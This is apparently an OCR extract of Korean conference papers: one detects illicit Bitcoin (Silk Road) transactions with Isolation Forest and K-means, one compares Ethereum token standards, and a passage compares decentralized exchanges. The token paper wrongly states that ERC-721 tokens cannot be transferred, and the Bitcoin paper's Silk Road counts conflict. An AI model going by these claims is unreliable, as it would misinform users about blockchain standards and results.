비트코인의 특성상 익명성을 획득할 수 있어, 이를 가지고 불법적인 거래에 활용할 가능성이 존재한다. 이를 막기 위해 불법 거래에 활용되는 비트코인을 추적할 필요성이 있다. 본 연구에서는 비트코인을 사용한 불법 거래 탐지에 관한 방법론에 대해 제안한다. 불법 거래 탐지를 위해서 blockchain.com과 walletexplorer.com에서 정상 트랜잭션 및 실크로드 트랜잭션 해시값을 크롤링한 후 각각의 트랜잭션의 특징들을 수집 및 분석하였다. 분석 결과를 기반으로 비지도 머신러닝 알고리즘을 활용하는 방법과 실크로드 트랜잭션의 특징들을 확인하여 이를 통한 분류 알고리즘을 프로그래밍하는 방법을 고안하였다. 이 중에서 비지도 머신러닝 알고리즘에 대하여 Isolation Forest와 K-means를 사용해 정상 거래와 이상 거래로 분류하는 방법론을 실현하였다.

I. 연구배경

비트코인(bitcoin)은 블록체인 기술의 온라인 암호화폐로 익명성이 보장되기 때문에 많은 곳에서 사용되고 있다. 그러나 익명성이라는 특성을 악용하여 기업의 불법 비자금 등을 합법적으로 돈세탁하는 수단이 되는 경우가 많기 때문에 이것을 탐지할 필요가 있다.

본 연구에서는 기존 연구에서 사용되었던 변수의 선택 기준과 결과에 관한 정보 부족에서 오는 한계를 해결하기 위해 기본 분류 알고리즘을 탄탄히 하고자 하였다. 이에 불법거래 및 정상거래로 추정되는 비트코인 주소를 수집하고 각 해당 트랜잭션(transaction)에 관한 정보들을 수집한 후, 이를 분석하여 이상거래와 정상거래를 분류하였다. 따라서 본 연구에서는 어떤 변수를 사용하였는지와 이를 기준으로 어떤 알고리즘으로 적용하는가가 중요해진다.

비트코인 사용자는 새로운 주소의 생성에 제한이 없기 때문에 여러 주소의 보유가 가능하며, 어떤 네트워크도 필요하지 않다. 새로운 키의 쌍으로 새로운 주소를 바로 만드는 것도 가능하기에, 불법 거래라고 특정되는 거래들의 공통적인 특징을 하나로 특정하기에 한계가 있다.

II. 관련연구

암호화폐 이상거래 탐지 및 추적과 관련한 다양한 연구들이 진행되어왔다. KAIST와 S2W LAB[1]에서는 다크웹(dark web)을 크롤링하여 다크웹에서의 비트코인 특성을 분석할 수 있는 프레임 워크인 MFScope을 구현했다. 이후 비트코인 흐름을 추적하고 불법 금융 흐름을 수량화하는 방식으로 실제 블랙머니를 추적했다.

[2]는 불법 거래의 활성화 정도를 알기 위해 비트코인 생명주기에 대해 분석한 결과, 분

* 본 연구는 과학기술정보통신부 및 정보통신기획평가원의 SW중심대학지원사업의 연구결과로 수행되었음(2016-0-00022)

석한 비트코인 주소의 80%는 42개의 입금을 받은 후 사용되어, 도박이나 사기, 랜섬웨어와 같은 다양한 불법 활동에 사용되고 있을 가능성을 제시했다.

이상거래 탐지를 위해 머신러닝(machine learning) 기법을 활용한 연구들이 있는데, [3]은 불법 활동을 예방하기 위한 비트코인 이상거래 탐지를 위해 트랜잭션 데이터와 사용자 데이터를 수집하여 K-means Clustering, Mahalanobis Distance Based Method, Unsupervised SVM 라는 3가지 비지도 머신러닝 학습 방법을 사용했다. 그 결과 알려진 30건의 불법 사례 중 3건의 사례를 탐지해낼 수 있었다[4]. 또한 트랜잭션과 사용자라는 두 가지 요소를 중심으로 통계 정보를 추출하고, 이상적인 트랜잭션과 사용자가 어떠한 특성이 있는지 시각화하여 분석했다. 이후 K-means와 SOM과 같은 클러스터링 알고리즘을 이용한 이상 탐지 가능성을 제시하였다. [5]는 비트코인 네트워크의 불법 거래 탐지를 위해 지도학습 기반의 Random forest classification, Neural network 알고리즘 활용한 모델 제시하였고, 이후의 연구[6]에서 해당 모델을 이용해 특정 비트코인 주소가 거래소, 마이닝 풀, 믹서, 겜블링, 암거래 시장 중 어떤 카테고리에 속하는지 실제로 분류하였다.

위와 같이 가상화폐 불법 거래를 탐지하기 위한 다양한 방법들이 있었는데, 본 논문에서는 머신러닝 기법을 사용하기 위해 먼저 비트코인 트랜잭션을 수집하고 세부적인 특징을 추출했다. 특히 기존 논문들과의 차별화를 위해 다양한 머신러닝 기법 중에서도 비지도 학습 기법인 Isolation Forest를 중심으로 정상 트랜잭션과 이상 트랜잭션으로 분류한다.

III. 본론

3.1 트랜잭션 추출 및 수집

머신러닝에 트랜잭션의 특성들을 학습시키기 위해 우선 트랜잭션의 txid를 수집하여 리스트화하였다. txid 수집은 비트코인 및 블록체인 관련 사이트를 웹 크롤링하는 방식으로 진행하였다. 총 23,181개의 트랜잭션을 수집하였으며 여기에는 실크로드(Silkroad)에서 사용된 트랜잭션 4,499개가 포함되어 있다. 수집된 트랜잭션들은 리스트화하여 CSV 파일로 저장하였다. 이후 각 트랜잭션의 특성(정보)을 추출하기 위해 블록체인 관련 사이트(www.blockchain.com)를 크롤링하여 각 txid에 해당하는 정보들을 CSV 파일로 저장하였다. 추출한 정보는 hash, size, weight, fee, status, blockNum, from address의 개수, to address의 개수가 있다.

3.2 Isolation Forest

추출한 데이터를 비지도 학습인 Isolation Forest 머신러닝에 넣은 후 스스로 이상거래에 대해 학습하도록 하였다.

데이터는 총 23,181개의 트랜잭션을 사용하였으며, 정상 데이터로 가정한 데이터는 18,682개, 이상 데이터로 가정한 데이터는 4,499개이다. 특성들 중 receivedTime과 blockNum은 이상거래 탐지에 중요하지 않은 부분으로 제외한 후에 머신러닝을 학습시켰다.

학습 시킬 조건들을 다르게 하면 결과가 조금씩 다르게 나와 최대 트리 개수를 50과 100으로 나누어 머신러닝을 돌려본 다음에 공통적인 특징을 추출하였다. 특징은 아래와 같이 3가지 기준으로 추출하였다.

이상은 -1, 정상은 1로 나타내었다.

1) 모든 데이터를 포함하여 학습

2) hash 값만 제거

3) 정상 데이터와 차이 나는 특징들만 추출

1번과 2번 경우는 이상 데이터와 정상 데이터 비율이 1:5 정도로 비슷하게 출력되었다. 공통적으로 정상과 이상거래에 차이를 보이는 것은 size, weight, status, from address의 개수, to address의 개수이다. 3번의 경우에는 이상 데이터와 정상 데이터 비율이 1:10 정도였다.

조건을 바꿔가며 학습시킨 결과 모든 특징이 포함된 데이터에서 트리의 수를 나타내는 파라미터 n_estimatiors를 100으로 할 때 1은 18,703개 -1은 4,478개로 가장 정확도가 높았다.

정확도를 판단하는 기준으로는 2가지 집단으로 분류하였을 때, 한 집단의 대부분의 데이터가 Silkroad 데이터인 것을 확인하였다.

3.3 K-means

암호화폐 거래에서는 각 거래마다 가지는 특징들이 있다. 여러 특징들 중 Isolation Forest에서 정상 군집과 이상 군집 간에 확인 가능했던 유의미한 차이를 기준으로 from address의 개수, to address의 개수, size, weight, status, confirmations를 선정하여 진행하였다.

K-means는 한 번에 사용하는 변수의 개수가 많을수록 그사이의 연관성을 따지며 결과를 낼 수 있고, 주제 특성상 개별 특징만으로 판단하기보다, 각 특징 사이의 연관성이 중요하기 때문에 본 연구에서는 3개의 변수를 사용하였다. 3개의 변수 중 2개는 from address의 개수와 to address의 개수로 고정하였고, 나머지 하나의 변수를 size, weight, status, confirmations 중의 하나로 적용하여 총 4가지 경우의 수에 대해 분석해보았다.


총 23,181개의 전체 트랜잭션 데이터를 3개의 변수를 기준으로 K-means를 사용하여 A 군집과 B 군집으로 분류했다. 그다음 알고리즘 작업을 위해 두 개의 군집 중 불법 실크로드 트랜잭션 데이터가 더 많이 포함된 군집을 이상 데이터 군집으로 선정하여 그중 실크로드 데이터만 추출하여 정확도를 올리고자 했다.

from address의 개수, to address의 개수, status를 변수로 사용한 경우에 A 군집의 데이터 개수는 23,104개이고, B 군집의 데이터 개수는 77개로 나타났다. 각각의 군집에서 불법 실크로드 트랜잭션과 겹치는 트랜잭션 데이터 개수의 분포도를 살펴보면, A 군집에서는 약 15.60%가량이었으며 B 군집에서는 약 5.19% 정도가 실크로드 트랜잭션이었다.

from address의 개수, to address의 개수, confirmations를 변수로 사용한 경우에 A 군집의 데이터 개수는 19,080개이고, B 군집의 데이터 개수는 4,101개이다. A 군집의 데이터 중 3,610개가 실크로드 데이터였는데, 실크로드 데이터 개수가 총 3,610개이므로, 이는 A 군집에 실크로드의 모든 데이터가 들어있는 것이다.


위 두 가지의 경우 각 군집의 크기 차이가 너무 심해, 이를 바탕으로 데이터를 추출하는 것은 올바르지 않다고 판단하였다. 위의 두 가지 경우로는 진행하지 않았다.

[그림 1]은 from address의 개수, to address의 개수, size를 변수로 사용한 경우이다. 이때, A 군집에는 15,270개의 전체 데이터 중 실크로드 데이터의 비율은 약 13.86%였으며, B 군집에는 7,911개의 전체 데이터 중 실크로드 데이터의 비율은 약 18.89%였다. 따라서 이 경우에는 B 군집을 이상 데이터로 추정하였고, 이 중에서 더 확실한 실크로드의 데이터만 추출하여 사용하였다.




[그림 1] from address의 개수, to address의 개수, size를 사용한 경우 2개의 군집으로 분류된 모습

다음으로, [그림 2]는 from address의 개수, to address의 개수, weight를 변수로 사용한 경우로, 이때 A 군집 16,203개의 전체 데이터 중 실크로드 데이터의 비율은 약 8.73%였다. B 군집은 6,978개의 전체 데이터 중 실크로드 데이터의 비율은 약 31.46%였다. 따라서 이 경우에도 B 군집을 이상 데이터로 추정하였고, 이 중 실크로드 데이터만 추출하였다.



[그림 2] from address의 개수, to address의 개수, weight를 사용한 경우 2개의 군집으로 분류된 모습



[그림 3] 알고리즘 프로그램 순서도

IV. 결론

본 연구를 위해 불법거래 분류를 위해 여러 방안을 모색하였고, 그중 가장 정확하다고 판단되는 방법으로 연구를 진행하였다. 진행 방법은 불법거래 및 정상거래의 특징들을 파악하여 불법거래를 탐지하는 것이었으며, 결과적으로 이를 알고리즘 프로그램으로 구축하였다.

그러나, 불법 거래라고 특정되는 거래들의 공통적인 특징들을 하나로 특정하기에 한계가 있었다. 이 한계를 최대한 극복하고자 이상거래와 정상거래의 특징을 비교·분석하였으며, 결과적으로 이상거래는 공통적으로 어떤 특징을 보이는지 추출하려고 하였다.

먼저 머신러닝 학습 결과로 트랜잭션의 size가 258 이하거나 weight가 861 이하일 경우에는 정상 데이터일 확률이 높다. 이에 해당하지 않는 경우에는 K-means와 Isolation Forest를 사용해 나타난 특징들을 조합하여 이상치를 판별하였는데, 최종 선정된 5개의 조건문 중에서 3개 이상 해당할 경우에 이상 데이터 감지로 판별한다. size가 2563 이상, fees가 0.0006 이상, weight가 9212 이상, from address의 개수가 13 이상, to address의 개수가 16 이상인 경우가 각각 5개의 조건문으로 나타난다. 결과적으로 구축한 알고리즘 프로그램의 순서도는 [그림 3]과 같다.

[참고문헌]

[1] Lee S, Yoon C, Kang H, Kim Y, Kim Y, Han D, Son S, Shin S, "Cybercriminal Minds: An investigative study of cryptocurrency abuses in the Dark Web", Proceedings 2019 Network and Distributed System Security Symposium. doi: 10.14722/ndss.2019.23055, Feb 2019.

[2] 김수현, 문현수, 이영석, "토르(Tor)딥 웹 내 비트코인 지갑 생명 주기 분석", 2019년 한국소프트웨어종합학술대회 논문집, pp. 903-905, 2019년 12월.

[3] Thai T. Pham and Steven Lee, "Anomaly detection in bitcoin network using unsupervised learning methods," arXiv preprint arXiv:1611.03941, Nov 2016.

[4] 백의준, 김명섭, 지세현, 박지태, 신무곤, "비트코인 네트워크 트랜잭션 이상 탐지를 위한 특징 선택 방법," KNOM Review, 21(2), pp. 18-25, 2018년 2월.

[5] 이채현, Sajan Maharjan, 고경찬, 홍원기, "비트코인 네트워크의 불법거래 탐지 연구", 2019년 통신망운용관리 학술대회 논문집, pp. 107-109, 2019년 5월.

[6] 이채현, 고경찬, 오종수, 홍원기, "머신 러닝 기반의 비트코인 주소 분류 기법," 2020 통신망운용관리 학술대회 (KNOM Conf. 2020), pp. 35-38, 2020년 5월.

이더리움 토큰표준 분석

강승주,* 임준호,** 정익래***

*,***고려대학교 (대학원생, 교수)

**육군3사관학교 컴퓨터과학과 (강사)

Ethereum Token Standard Analysis

Seung Ju Kang,* Joon Ho Lim,** Ik Rae Jeong***

*,***Korea University(Graduate student, Professor)

**Korea army academy at Yeongcheon(Lecturer)

요 약

현재 이더리움 토큰은 스마트 계약으로 쉽게 만들 수 있으며 서로 다른 토큰 간 호환이 가능하므로 이더리움 토큰 기반 암호화폐가 대거 등장하고 있다. 토큰 사용자가 증가할수록 토큰을 발행하고 사용하는 데 있어 다수의 문제가 발생한다. 이를 해결하기 위해 토큰과 관련한 규약이 요구된다. 본 논문은 이더리움 재단에서 토큰의 구현방식을 제안한 여러 이더리움 토큰표준들 가운데 최종적으로 확정된 토큰표준에 대해 각각의 특징과 기능에 관해 소개 및 비교분석을 제시한다.

I. 서론

토큰은 기호 또는 상징을 의미하며 사적으로 발행한 특수 용도의 동전 같은 물건을 지칭하기 위해 사용된다. 최근 블록체인에서 관리되는 토큰은 소유할 수 있고, 자산, 화폐 혹은 접근 권한 등 블록체인 기반의 추상화된 의미로 재정의되고 있다. 많은 블록체인 토큰은 전 세계적으로 다양한 용도로 사용되며, 서로 교환되거나 전 세계 유동 시장에서 다른 화폐로 거래될 수 있다. 이더리움(Ethereum)[5] 이전에 많은 토큰 플랫폼이 비트코인 및 기타 암호화폐에서 개발되었으나 이더리움에서 첫 번째 ERC(Ethereum Request for Comment) 토큰표준이 등재된 후 토큰이 폭발적으로 증가했다.

ERC 토큰표준은 기능의 개발에 제한을 두지 않는다. 개발자들은 토큰 개발 과정 중 특정 기능 추가와 특정 변수 설정 등이 가능하므로, 토큰 개발 유연성을 확보할 수 있다. 이 때문에 ERC 토큰표준은 화폐 대용의 동전처럼 생긴 주조물, 즉 일반적인 토큰에 비해 범용성이 높다. 이러한 이유로 기업은 블록체인을 통해 유통 관리되는 기업 자체 통화 결제서비스 개발에 있어 ERC 토큰표준 사용을 선호한다. 토큰의 높은 활용도를 기반으로 서비스를 제공하기 위한 이더리움 토큰 프로젝트 역시 증가하는 추세인 한 편, 토큰과 관련된 개선사항 역시 다수 발생하고 있다. 이러한 개선사항들을 확립하기 위해 토큰의 표준이 필요하다. 본 논문은 이더리움 토큰의 표준인 ERC를 소개한 후 비교분석을 제시한다.

II. 이더리움 토큰표준 소개

2.1 ERC-20

ERC-20 토큰표준[1]은 이더리움 블록체인 네트워크에서 정한 표준 토큰 규격이며 토큰을 전송하는 기본 기능을 제공할 뿐만 아니라 토

큰을 승인할 수 있도록 허용하여, 이더리움 외 다른 블록체인 플랫폼에서도 제3자가 해당 토큰을 사용할 수 있도록 승인할 수 있다.

스마트 계약상에서 ERC-20 토큰표준은 선택함수인 name(토큰 이름을 반환), symbol(토큰의 기호를 반환), decimal(토큰 양을 나눌 수 있는 소수 자릿수를 반환)과 필수함수인 totalSupply(현재 존재하는 이 토큰의 전체 양을 리턴), balanceOf(address_owner가 있는 다른 계정의 계정 잔액을 반환), transfer(_to주소로 _value만큼의 계정 잔액을 반환), transferFrom(_from주소, _to주소 및 _value가 주어지면 계약이 사용자를 대신하여 토큰 전송을 실행), approve(_spender에게 _value만큼의 토큰을 찾아갈 권리부여), allowance(_spender가 출금할 수 있도록 소유자가 승인한 잔액을 반환)로 구성되어 있다.

2.2 ERC-721

ERC-721 토큰표준[2]은 스마트 계약 내에서 NFT(Non-Fungible Token)를 위한 표준 API 구현을 허용하며 NFT를 추적하고 전송하는 기본 기능을 제공한다. Fungible이란 상품의 각 단위와 동일한 상품의 다른 단위, 즉 두 당사자가 동일한 금액을 손익 없이 교환할 수 있는 교환 가능성을 말하고, 반대로 Non-Fungible은 교환 불가능성을 의미한다. 그러므로 NFT는 토큰끼리의 대체 및 교환이 불가한 이더리움 네트워크상에서 고유한 가치와 정체성을 지닌 토큰들을 의미한다. 또한, NFT는 ERC-721 토큰표준 스마트 계약 내의 고유한 ID로 식별되며 해당 식별번호는 계약 기간 동안 변경되지 않아야 한다는 특성이 있다.

앞서 설명한 ERC-20 토큰표준의 모든 토큰은 동등한 가치를 가지고 토큰들 사이에서 대체할 수 있는 특징을 갖는다는 특성과 달리, ERC-721 토큰표준의 토큰은 고유한 가치를 가져 대체할 수 없다는 NFT의 개념이 도입되었다. 스마트 계약상에서 ERC-721 토큰표준은 함수인 balanceOf(소유자에게 할당된 모든 NFT 양 반환), ownerOf(NFT소유자의 주소를 반환), safeTransferFrom(NFT의 소유권을 소유자의 주소에 다른 주소로 이전), approve(NFT의 승인된 주소 변경 또는 재확인), setApprovalForAll(모든 발신자의 자산을 관리하기 위한 operator의 승인을 받아줌), getApproved (단일 NFT에 대한 승인된 주소를 가져옴), isApproved(주소가 다른 주소에 대해 인증된 연산자인지 쿼리)로 구성되어 있다.

2.3 ERC-777

ERC-777 토큰표준[3]은 ERC-20 토큰표준을 개선하여 여러 장점이 있다. 첫째, 계약과 일반 주소 모두 tokensToSend hook 등록을 통해 어떤 토큰을 보내는지, tokensReceived hook 등록을 통해 어떤 토큰을 수신하는지에 대하여 제어 및 거부를 할 수 있다. 둘째, 토큰을 수신할 때 기존의 ERC-20 토큰표준은 (approve/transferFrom) 두 번의 call을 해야 하지만 tokensReceived hook은 이를 한 번의 call로 해결할 수 있다. 셋째, 소유자는 자신을 대신하여 토큰을 보낼 수 있는 operator를 인증 및 취소할 수 있다.

스마트 계약 상에서 ERC-777 토큰표준은 함수인 name(토큰의 이름을 반환), symbol(토큰의 기호를 반환), totalSupply(토큰의 총공급량 반환), balanceOf(토큰 소지자가 가지고 있는 토큰의 양 반환), granularity(토큰에서 분할할 수 없는 가장 작은 부분 반환), defaultOperators(토큰 계약에서 정의한 기본 operator 목록을 가져옴), isOperatorFor(연산자 주소가 소유자 주소의 operator인지 여부를 나타냄), authorizeOperator(대신 토큰을 보내고 소각할 msg.sender의 operator로 제3자 operator주소를 설정), revokeOperator(operator 주소의 권한을 제거하여 msg.sender를 대신하여 토큰을 보내고 소각), send(msg.sender주소에서 to주소로 토큰을 보냄), operatorSend(from 주소 대신 to주소로 토큰을 전송), burn(msg.sender주소의 토큰 소각),

operatorBurn(from주소 대신 토큰 소각)로 구성되어 있다.

2.4 ERC-1155

ERC-1155 토큰표준[4]은 대체 가능한 토큰 유형과 대체 불가능한 토큰 유형을 모두 나타낼 수 있는 스마트 계약 인터페이스를 제공한다. ERC-20 토큰표준은 토큰 유형별로 별도의 계약을 배포해야 하고, ERC-721 토큰표준의 토큰 ID는 대체 불가능한 단일 Index이며 단일 계약으로 배포된다. 이 때문에 이더리움 블록체인에는 많은 중복 바이트 코드가 배치되고 각 토큰 계약을 자체 허가된 주소로 분리하는 특성으로 인해 특정 기능이 제한된다. 이에 반해 ERC-1155 토큰표준에서는 각 토큰 ID가 고유한 메타 데이터, 공급 및 기타 속성을 가질 수 있는 새로운 구성 가능한 토큰 유형을 나타내기 때문에, 단일 스마트 계약이 무한한 수의 토큰을 제어할 수 있다.

ERC-1155 토큰표준에는 함수인 safeTransferFrom(_from주소에서 지정된 _to 주소로 _id의 _value만큼 토큰 전송), safeBatchTransFrom(_from주소에서 지정된 _to 주소로 ids의 _values만큼 토큰 전송), balanceOf(현 계정 토큰의 잔액을 반환), balanceOfBatch(여러 계정, 여러 토큰 쌍의 잔액 반환), setApprovalForAll(모든 발신자의 토큰을 관리하기 위한 operator의 승인을 활성화 또는 비활성화), isApprovedForAll(지정된 소유자에 대한 operator의 승인 상태를 쿼리)로 구성되어 있다.

III. 이더리움 토큰표준 비교분석

ERC-20 토큰표준의 인터페이스 함수들을 기준으로 다른 이더리움 토큰표준의 인터페이스 함수 기능들과 비교하면 <표 1>과 같다. ERC-20, ERC-721 그리고 ERC-777 토큰표준은 토큰 이름을 반환해주는 기능(Name)(E.g. “MyToken”)을 제공한다. 그러나 일반 가상 자산을 식별하는 데에는 전 세계적으로 유용한 데이터이지만 충돌 발생하기 쉽다는 판단 때문에 ERC-1155 토큰표준은 제공하지 않는다.

토큰 기호를 반환해주는 기능(Symbol)(E.g. “HIX”), 토큰 총량을 반환해주는 기능(Totalsupply) 또한 ERC-20, ERC-721 그리고 ERC-777 토큰표준은 제공하지만, ERC-1155 토큰표준은 제공하지 않는다. 토큰 소유자 계정의 토큰 잔액 반환 기능(Balance)은 본 논문의 비교 대상인 네 개의 표준 토큰 모두 제공하며 ERC-1155 토큰표준은 동시에 여러 계정의 토큰 잔액을 받아올 수 있는 Batch 기능 또한 제공한다.

토큰 전송 기능(Transfer)을 제공하는 토큰표준은 ERC-20, ERC-777 그리고 ERC-1155이며 ERC-1155 토큰표준은 동시에 여러 계정의 토큰을 전송할 수 있는 기능 또한 제공한다. ERC-721 토큰표준은 토큰이 고유한 속성을 가지고 있는 NFT이기 때문에 토큰 전송이 불가하다. 대신 토큰의 소유권을 나눠 다른 사용자와 송 수신이 가능하다. 계약이 사용자를 대신

	ERC-20	ERC-721	ERC-777	ERC-1155
Name	O	O	O	X
Symbol	O	O	O	X
Totalsupply	O	O	O	X
Balance	O	O	O	O
Transfer	O	X	O	O
Transfer instead	O	X	O	O
Granting rights	O	O	O	O
Allowed supply	O	X	O	X
Burn	X	X	O	X

<표 1> 기능별 토큰표준 비교

하여 토큰을 전송하는 기능(Transfer instead) 또한 토큰 전송 기능과 같은 결과를 가진다.

토큰을 인출할 권리를 부여하는 기능(Granting rights)은 네 개의 토큰표준이 모두 제공하는 기능이며 ERC-1155 토큰표준에서는 송금이 승인된 계정이나 계약의 주소가 모든 발신자의 토큰을 관리하는 operator라는 인수가 존재한다. 그리고 operator의 지정된 소유자에 대한 승인 상태를 쿼리 함으로써 토큰 인출 권리를 관리한다.

토큰 소유자로부터 인출 할 수 있는 토큰 양을 반환해주는 기능(Allowed supply)은 ERC-20과 ERC-777 토큰표준만 제공하며 ERC-721 토큰표준은 NFT의 대체 불가능성 때문에 토큰을 인출 할 수 없어 토큰 양을 반환할 수 없으므로 제공하지 않는다. ERC-777 토큰표준 한정으로 개인 키가 없는 암호화폐 지갑 주소로 토큰을 전송하여 다시는 소각한 토큰을 사용할 수 없도록 하는 기능(Burn)을 제공한다.

IV. 결론

본 논문에서는 이더리움 블록체인 네트워크에서 발행되는 토큰의 표준인 Ethereum Request for Comment (ERC)에 대해서 소개하며, 표준화된 토큰들을 중심으로 이더리움 블록체인 네트워크에서 정한 표준 토큰 규격인 ERC-20, 대체 불가능하여 토큰이 고유한 가치와 정체성을 가지는 NFT의 개념이 도입된 표준 토큰 ERC-721, ERC-20 토큰표준을 기준으로 여러 기능을 개선한 ERC-777 토큰표준 그리고 대체 가능한 토큰 유형과 대체 불가능한 토큰 유형을 둘 다 나타낼 수 있는 스마트 계약 인터페이스를 가진 ERC-1155 토큰표준 각각의 특징과 인터페이스 기능을 설명하였다. 또한, 앞서 소개한 토큰표준들의 기능을 비교분석을 제시하였다.

현재 다수의 이더리움 토큰표준은 사용자가 조작할 수 없는 토큰을 전송할 수 있는 기능을 제공하지만, 전송 시 사용자가 부담을 느낄 만큼 큰 수수료비용이 발생하고 있고, 이더리움 토큰표준 개발자들 사이에서 많은 의견이 오가며 수수료비용 개선을 위한 연구가 진행되고 있다.

추후 수수료비용을 절감하기 위한 토큰표준 기능개선에 관해 연구를 진행하여 아직 해결되지 못한 수수료비용 문제를 해결하는 것에 이바지할 것이다.

[참고문헌]

[1] V. Buterin and F. Vogelsteller, “EIP-20: ERC-20 Token Standard”, November, 2015, [Online].Available:https://eips.ethereum.org/EIPS/eip-20

[2] W. Entriken, D. Shirley, J Evans and N. Sachs, “EIP-721: ERC-721 Non-Fungible Token Standard”, January, 2018, [Online].Available:https://eips.ethereum.org/EIPS/eip-721

[3] J. Dafflon, J. Baylin and T. Shababi, “EIP-777: ERC777 Token Standard”, November, 2017, [Online].Available:https://eips.ethereum.org/EIPS/eip-777

[4] W. Radomski, A. Cooke, P. Castonguay, J. Therien, E. Binet and R. Sandford. “EIP-1155: ERC-1155 Multi Token Standard”, June, 2018, [Online].Available:https://eips.ethereum.org/EIPS/eip-1155

[5] W. Gavin, “Ethereum: A secure decentralised generalised transaction ledger”, “Ethereum project yellow paper”, September, 2014

암호화폐 탈중앙화 거래소(DEX) 비교 및 분석

이민섭,* 정익래**

*,**고려대학교 (대학원생, 교수)

Cryptocurrency Decentralized Exchange Comparison and Analaysis

Min Seob Lee,* Ik Rae Jeong**

*,**Korea University(Graduate student, Professor)

요 약

최근 블록체인 기술을 활용한 다양한 기술이 여러 방면으로 사용되고 있다. 특히, 스마트 컨트렉트를 블록체인상에서 구현할 수 있는 이더리움을 활용하여 대출, 거래, 자산 관리 등 실제 금융이 제공하는 모든 기능을 온체인에 구현하는 DeFi(Decentralized Exchange Finance)가 주목받고 있다. DeFi는 기존 금융서비스와 달리 전 세계 모든 사람이 네트워크를 통해 접근할 수 있으며, 데이터는 수천 대의 컴퓨터에 동시에 보관됨으로써 모든 사용자가 거래 기록을 공유하는 특징을 갖는다. 이러한 DeFi를 활용한 서비스로는 스테이블 토큰, 담보 대출, 스테이킹 서비스, 탈중앙화 거래소, 보험 등이 있다. 본 논문에서는 DeFi 기술 중 하나인 DEX(Decentralized Exchange)의 특징에 대해 비교 및 분석한다.

I. 서론

기존의 금융거래는 신뢰할 수 있는 중앙기관에 의해 거래가 이루어지는 구조로 되어있다. 따라서 해당 중앙기관에 권한과 책임이 집중되어있다. 하지만 사토시 나카모토가 제안하면서 시작된 비트코인(Bitcoin, BTC)이라는 암호화폐는 중앙기관이 없이도 비트코인 사용자들의 상호검증을 통해 투명하게 거래할 수 있도록 하였다.

비트코인은 가상화폐 발행, 전송, 검증 등의 기능만 갖고 있어 시중 금융기관에서 제공하는 대출, 예금, 보험, 등 계약이 필요한 서비스들을 구현하기 어렵다. 이러한 단점을 보완하기 위해 스마트 컨트렉트를 블록체인 위에 구현할 수 있도록 개발된 것이 이더리움(Ethereum, ETH)이다. 이더리움을 사용해 중앙집중형 금융거래 방식이 아닌 탈중앙화 금융(Decentralized Finance, DeFi)이 개발되었다[2].

다시 말해 DeFi는 블록체인 기술을 통해 P2P(Peer to Peer), 즉 개인 대 개인의 금융서비스를 촉진하고 사용자들이 본인의 자산을 완전히 통제할 수 있도록 하는 개방적인 금융시스템이다. 이러한 서비스 안에서 모르는 사람과 스마트 컨트렉트를 통해 금융거래를 가능하게 하는 것이 디앱(Decentralized application, DApp)이다. 디앱에서는 가상화폐를 대출해주거나, 대출받는 기능을 하는 디앱, 중앙기관에 자금을 보유하거나 예치할 필요 없이 서로 디지털 자산을 거래할 수 있는 DEX(Decentralized Exchange), 가격 안정성과 낮은 변동성을 확보함으로써 안심하고 디앱에서 거래를 진행할 수 있도록 하는 스테이블 토큰 등이 있다.

최근 ERC-20(이더리움 토큰)을 기반으로 하는 다양한 토큰들을 거래하기 위해 중앙 거래소가 아닌 DEX가 관심을 받고 있다. 따라서 본 논문에서는 DeFi 기술 중 하나인 DEX의 작동방식인 On-chain order books, Off-chain order books, Automated Maket Makers(AMM)의 특

징을 분석하고. DEX 시장에서 주목받는 AMM 방식을 사용하는 거래소 방식에 대해 비교한다.

II. On-chain/Off-chain order books

중앙화 거래소가 가지는 보안, 투명성 등의 문제를 해결하기 위해 개발된 DEX는 제3자 개입 없이 P2P로 거래를 하고 이러한 거래들은 스마트 컨트렉트로 만들어지기 때문에 사용자들은 안전하게 거래를 할 수 있다. 이러한 DEX는 아래와 같이 다양한 방식이 있다.

2.1 On-chain order books

DEX의 첫 번째 방식인 온체인 오더 북 방식은 거래의 모든 것이 온체인에서 진행된다. 즉, 모든 주문은 블록체인에 기록되어 제3자를 신뢰하지 않아도 되는 방식이지만 가장 비효율적인 방식이다. 거래내역을 기록하기 위해선 블록체인 네트워크상의 모든 노드를 호출해야 하므로 수수료가 높다. 또한, 거래소의 내부 사용자가 지연되는 트랜잭션을 인식하고, 트랜잭션이 처리되기 전 해당 정보를 사용해 거래를 진행하는 프런트 러닝(Front running)이 발생할 수 있다. 현재 DeFi 시장에서는 다음과 같은 방식을 Bitshares[3], StellarTerm[4]에서 사용 중이다.

2.2 Off-chain order books

오프체인 오더 북 방식은 온체인 오더 북 방식과 달리 블록체인에 기록되지 않고, 호스팅을 제공받는다. 따라서 악의적인 주체에 의해 조작당할 가능성이 존재한다. 일반적인 탈중앙화 거래소와 달리 리플레이어(Replayer)라고 불리는 참여자들을 위한 프레임워크를 제공하여 오프체인 오더 북을 관리할 수 있게 하고 유동성 풀을 활용해 사용자 간의 거래를 중계하는 기능을 수행한다. 따라서 연결될 때만 온체인 주문이 실행되기 때문에 앞서 설명한 온체인 오더 북 방식보다 빠른 속도로 거래할 수 있다는 장점이 있다. 이러한 오프체인 오더 북 방식을 사용하는 DEX는 Binance DEX[5], IDEX[6], 0x[7] 등이 있다.

기존 온체인/오프체인 거래방식은 오더 북에서 원하는 각자의 오더가 매칭되기를 기다리는 방식이기 때문에 비인기 자산시장에서는 유동성이 부족하다. 이러한 유동성을 공급할 수 있는 마켓 메이커가 작동하는 방식이 아래에서 설명하게 될 AMM 방식이다.

III. Automated Market Makers(AMM)

AMM은 거래자가 자산을 구매 또는 판매하려고 할 때 수학적 공식에 따라 가격을 자동으로 결정시켜주는 알고리즘이다. 판매자와 구매자가 서로 거래하는 것이 아닌 유동성 풀을 기반으로 AMM과 거래하는 것이다. AMM 기본적인 공식은 다음과 같다.

$$x^a * y^b = k$$

